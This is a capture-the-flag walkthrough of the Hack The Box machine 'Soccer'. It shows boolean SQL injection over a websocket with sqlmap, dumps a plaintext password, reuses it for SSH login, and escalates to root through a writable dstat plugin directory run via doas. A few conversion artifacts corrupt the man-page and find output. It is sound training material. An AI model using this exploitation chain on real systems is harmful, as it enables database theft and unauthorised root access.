


- We can attempt to sign up with the following credentials

```
eric@notexists.com  
eric  
pwd
```

A screenshot of a web browser showing the signup page of the HTB FootBall Club. The page features a dark background with a soccer ball on fire and a player's boot. The heading "Hello" is followed by a yellow handshake emoji. Below the heading are four input fields: "Email address" containing "eric@notexists.com", "Username" containing "eric", and "Password" containing "pwd". A blue "SIGN UP" button is located at the bottom left of the form. At the bottom right, there is a link "Already Have An Account?".

-> and login with the signed up credential



- > We see an ticket checker functionality exists.
- > Reflecting on the functionality of the website, it most likely queries database of some form (to check the existence of ticket), so we can test for sql injection.

- Trying some inputs:




```
- proper inputs
```

```
78143
```

```
- Invalid inputs
```

```
78143
```

```
78143 or 1=1
```



-> this shows that we have an Boolean SQL injection and can exploit it accordingly.

Exploitation / Lateral movement - SQL injection on soc-player.htb web application + password reuse


- We have found an SQL injection, so we will seek to exploit it.

Intercept is on

Requests sent by Burp's browser will be held here so they can analyze and modify them before forwarding them to the target server.

[Learn more](#) [Open browser](#)

- > However burp cannot intercept the requests, which shows that it is most likely communicating through web sockets.
- > Web-socket is a stateless protocol that communicates via a bi-directional manner:



- > We can see the message being communicated via websockets in burp:

| | | |
|---|-------------|----|
| http://soc-player.soccer.htb:9091/ | → To server | 14 |
| http://soc-player.soccer.htb:9091/ | ← To client | 20 |

- > We will attempt to do sql injection (boolean injection in particular) over a websocket.
- We can verify web-socket communication via wscat

```
wscat -c soc-player.soccer.htb:9091/ws
```

```
[★]$ wscat -c soc-player.soccer.htb:9091/ws  
Connected (press CTRL+C to quit)  
> {"id":"78173 or 1=1"}  
< Ticket Exists  
> {"id":"78173"}  
< Ticket Doesn't Exist
```

-> We can now run sqlmap via web-socket.

- running sqlmap

```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --risk 3 --data  
'{"id":"78173"}' --technique=B --batch
```

```
[13:58:50] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-  
-cookie' if you experience any problems during data retrieval  
[13:58:50] [INFO] checking if the injection point on (custom) POST parameter 'JSON id' is a false pos-  
itive  
(custom) POST parameter 'JSON id' is vulnerable. Do you want to keep testing the others (if any)? [y/  
N] N  
sqlmap identified the following injection point(s) with a total of 40 HTTP(s) requests:  
---  
Parameter: JSON id ((custom) POST)  
    Type: boolean-based blind  
    Title: OR boolean-based blind - WHERE or HAVING clause  
    Payload: {"id": "-1713 OR 8040=8040"}  
---  
[13:58:52] [INFO] testing MySQL  
[13:58:52] [INFO] confirming MySQL  
[13:58:53] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL >= 8.0.0
```

-> SQLMap injection success, we can now enumerate the database.

- Basic DB enumeration

```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --risk 3 --data  
'{"id":"78173"}' --technique=B --batch --banner --current-user --  
current-db --is-dba --threads 10
```

```
[14:32:56] [INFO] retrieved: 8.0.31-0ubuntu0.20.04.2
back-end DBMS operating system: Linux Ubuntu ...
back-end DBMS: MySQL 8
banner: '8.0.31-0ubuntu0.20.04.2'
[14:32:56] [INFO] fetching current user
[14:32:56] [INFO] retrieving the length of query output
[14:32:56] [INFO] retrieved: 16
[14:33:01] [INFO] retrieved: player@localhost
current user: 'player@localhost'
[14:33:01] [INFO] fetching current database
[14:33:01] [INFO] retrieving the length of query output
[14:33:01] [INFO] retrieved: 9
[14:33:04] [INFO] retrieved: soccer_db
current database: 'soccer_db'
[14:33:04] [INFO] testing if current user is DBA
[14:33:04] [INFO] fetching current user
current user is DBA: False
[14:33:04] [INFO] fetched data logged to text files under
player.soccer.htb
```

-> The database user is 'player', we are in the current database of soccer_db, the SQL is MySQL version 8

- Database enumeration

```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --dbs --risk 3 --data
'{"id":"78173"}' --technique=B --batch --threads 10
```

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

-> We see that the non-standard database is soccer_db, which would be what we are interested in.

- Tables enumeration

```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --risk 3 --data
'{"id":"78173"}' --technique=B --batch --tables -D soccer_db --threads
10
```

```
[14:35:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[14:35:39] [INFO] fetching tables for database: 'soccer_db'
[14:35:39] [INFO] fetching number of tables for database
[14:35:39] [INFO] retrieved: 1
[14:35:41] [INFO] retrieving the length of query output
[14:35:41] [INFO] retrieved: 8
[14:35:44] [INFO] retrieved: accounts
Database: soccer_db...
[1 table]
+-----+
| accounts |
+-----+
| member |
```

-> Obtained the accounts table


- Tables enumeration

```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --risk 3 --data
'{"id":"78173"}' --technique=B --batch --dump -T accounts -D soccer_db -
-threads 10
```

```
Database: soccer_db
Table: accounts
[1 entry]
+-----+-----+-----+-----+
| id   | email        | password      | username     |
+-----+-----+-----+-----+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player      |
+-----+-----+-----+-----+
Table: users
```

-> Obtained the credentials player:PlayerOftheMatch2022

- Logging through the website soc-player.soccer.htb as soccer:



-> We see nothing special.

- We attempt to login via ssh through a password reuse attack:

```
ssh player@10.10.11.194
```

```
player@soccer:~$ ls
user.txt
```

-> We have gained access as the user player.

Enumeration / Information gathering - as player on 10.10.11.194

- Looking for binaries with uid bits set

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
```

```
player@soccer:~$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 42224 Nov 17 2022 /usr/local/bin/doas
-rwsr-xr-x 1 root root 142792 Nov 28 2022 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 473576 Mar 30 2022 /usr/lib/openssl/ssh-keysign
-rwsr-xr-x 1 root root 22840 Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/eject/decrypt-get-device
-rwsr-xr-x 1 root root 39144 Feb 7 2022 /usr/bin/umount
-rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 55528 Feb 7 2022 /usr/bin/mount → We have gained access as the user player
-rwsr-xr-x 1 root root 67816 Feb 7 2022 /usr/bin/su
-rwsr-xr-x 1 root root 44784 Nov 29 2022 /usr/bin/newgrp
-rwsr-xr-x 1 root root 85064 Nov 29 2022 /usr/bin/chfn
-rwsr-xr-x 1 root root 166056 Jan 19 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 68208 Nov 29 2022 /usr/bin/passwd
-rwsr-xr-x 1 root root 88464 Nov 29 2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 53040 Nov 29 2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 123560 Nov 25 2022 /snap/snapd/17883/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 85064 Mar 14 2022 /snap/core20/1695/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Mar 14 2022 /snap/core20/1695/usr/bin/chsh
-rwsr-xr-x 1 root root 88464 Mar 14 2022 /snap/core20/1695/usr/bin/gpasswd
```

-> We see that the doas binary stand out, since it is configured in the directory /usr/local/bin, which is a place where administrator specifically puts binary into and is not managed by package manager.

- Looking at the man page for doas:

```
man doas
```

```

DOAS(1)      The set User ID      --  BSD General Commands Manual      DOAS(1)
              of another user, typ...  CMD- Documentati...  DOAS(1)
NAME          doas - execute commands as another user  CMD- Ffuf  DOAS(1)
              doas [-nSs] [-a style] [-C config] [-u user] [--] command [args]
SYNOPSIS      areaeric@htb[...]
              doas [-nSs] [-a style] [-C config] [-u user] [--] command [args]
DESCRIPTION   The doas utility executes the given command as another user. The command argument is mandatory unless -C, -S, or -s is specified.
              The options are as follows:
-a style     Use the specified authentication style when validating the user, as allowed by /etc/login.conf. A list of doas-specific authentication methods may be configured by adding an 'auth-doas' entry in login.conf(5).
-C config    Parse and check the configuration file config, then exit. If command is supplied, doas will also perform command matching. In the latter case either 'permit', 'permit nopass' or 'deny' will be printed on standard output, depending on command matching results. No command is executed.
-n           Non interactive mode, fail if doas would prompt for password.
-s           Same as -s but simulates a full login. Please note this may result in doas applying at the root prompt.

```

-> So doas gives us the capability to run the command as another user, it is like BSD version of sudo.

-> Trying to look at the configuration file would be interesting.

```
find / 2>/dev/null | grep doas
```

```

player@soccer:~$ find / 2>/dev/null | grep doas
/usr/local/share/man/man5/doas.conf.5
/usr/local/share/man/man1/doas.1
/usr/local/share/man/man8/vidoas.8
/usr/local/share/man/man8/doasedit.8
/usr/local/bin/doasedit
/usr/local/bin/doas
/usr/local/bin/vidoas
/usr/local/etc/doas.conf

```

-> We see the file '/usr/local/etc/doas.conf' is our interest

- Examining the configuration file

```
cat /usr/local/etc/doas.conf
```

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

-> So we can run player as root cmd /usr/bin/dstat.

-> Lookin at GTFO bins, we see the following:

.. / dstat

Star | 10,207

Shell Sudo

`dstat` allows you to run arbitrary `python` scripts loaded as "external plugins" if they are located in one of the directories stated in the `dstat` man page under "FILES":

1. `~/dstat/`
2. `(path of binary)/plugins/`
3. `/usr/share/dstat/`
4. `/usr/local/share/dstat/`

Pick the one that you can write into.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
mkdir -p ~/dstat
echo 'import os; os.execv("/bin/sh", ["sh"])' >~/dstat/dstat_xxx.py
dstat --xxx
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
sudo dstat --xxx
```

-> Dstat allows us to run arbitrary scripts loaded as "external plugins".

-> If we can write a script to one of those directories mentioned, we can escalate to root.

Privilege Escalation - doas rights abuse on binary dstat to root on 10.10.11.194

- Confirm that we can write to one of the directory above

```
ls -la ~/.dstat
ls -la /usr/bin/dstat/plugins
ls -la /usr/share/dstat
ls -la /usr/local/share/dstat
```

```
player@soccer:~$ ls -la ~/.dstat
ls: cannot access '/home/player/.dstat': No such file or directory
player@soccer:~$ ls -la /usr/bin/dstat/plugins
ls: cannot access '/usr/bin/dstat/plugins': Not a directory
player@soccer:~$ ls -la /usr/share/dstat
total 524
drwxr-xr-x  3 root root  4096 Nov 17  2022 .
drwxr-xr-x 125 root root  4096 Nov 28  2022 ..
drwxr-xr-x  2 root root  4096 Nov 17  2022 __pycache__
-rwxr-xr-x  1 root root 97762 Aug  4  2019 dstat.py
```

```
player@soccer:~$ ls -la /usr/local/share/dstat
```

```
total 8
drwxrwx--- 2 root player 4096 Dec 12  2022 .
drwxr-xr-x 6 root root   4096 Nov 17  2022 ..
```

-> We see that we have write permission on the /usr/local/share/dstat directory, this verifies we should be able to exploit this.

- Running doas on

```
echo 'import os; os.execv("/bin/sh", ["sh"])'
>/usr/local/share/dstat/dstat_xxx.py

doas /usr/bin/dstat --xxx
```

```
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/
local/share/dstat/dstat_xxx.py
player@soccer:~$ doas /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated
in favour of importlib; see the module's documentation for alternative uses
    import imp
# whoami
root
```

-> Grabbing root flag:

```
# cd /root
# cat root.txt
d7e42a14efb4736c87d4cd842b15bd78
```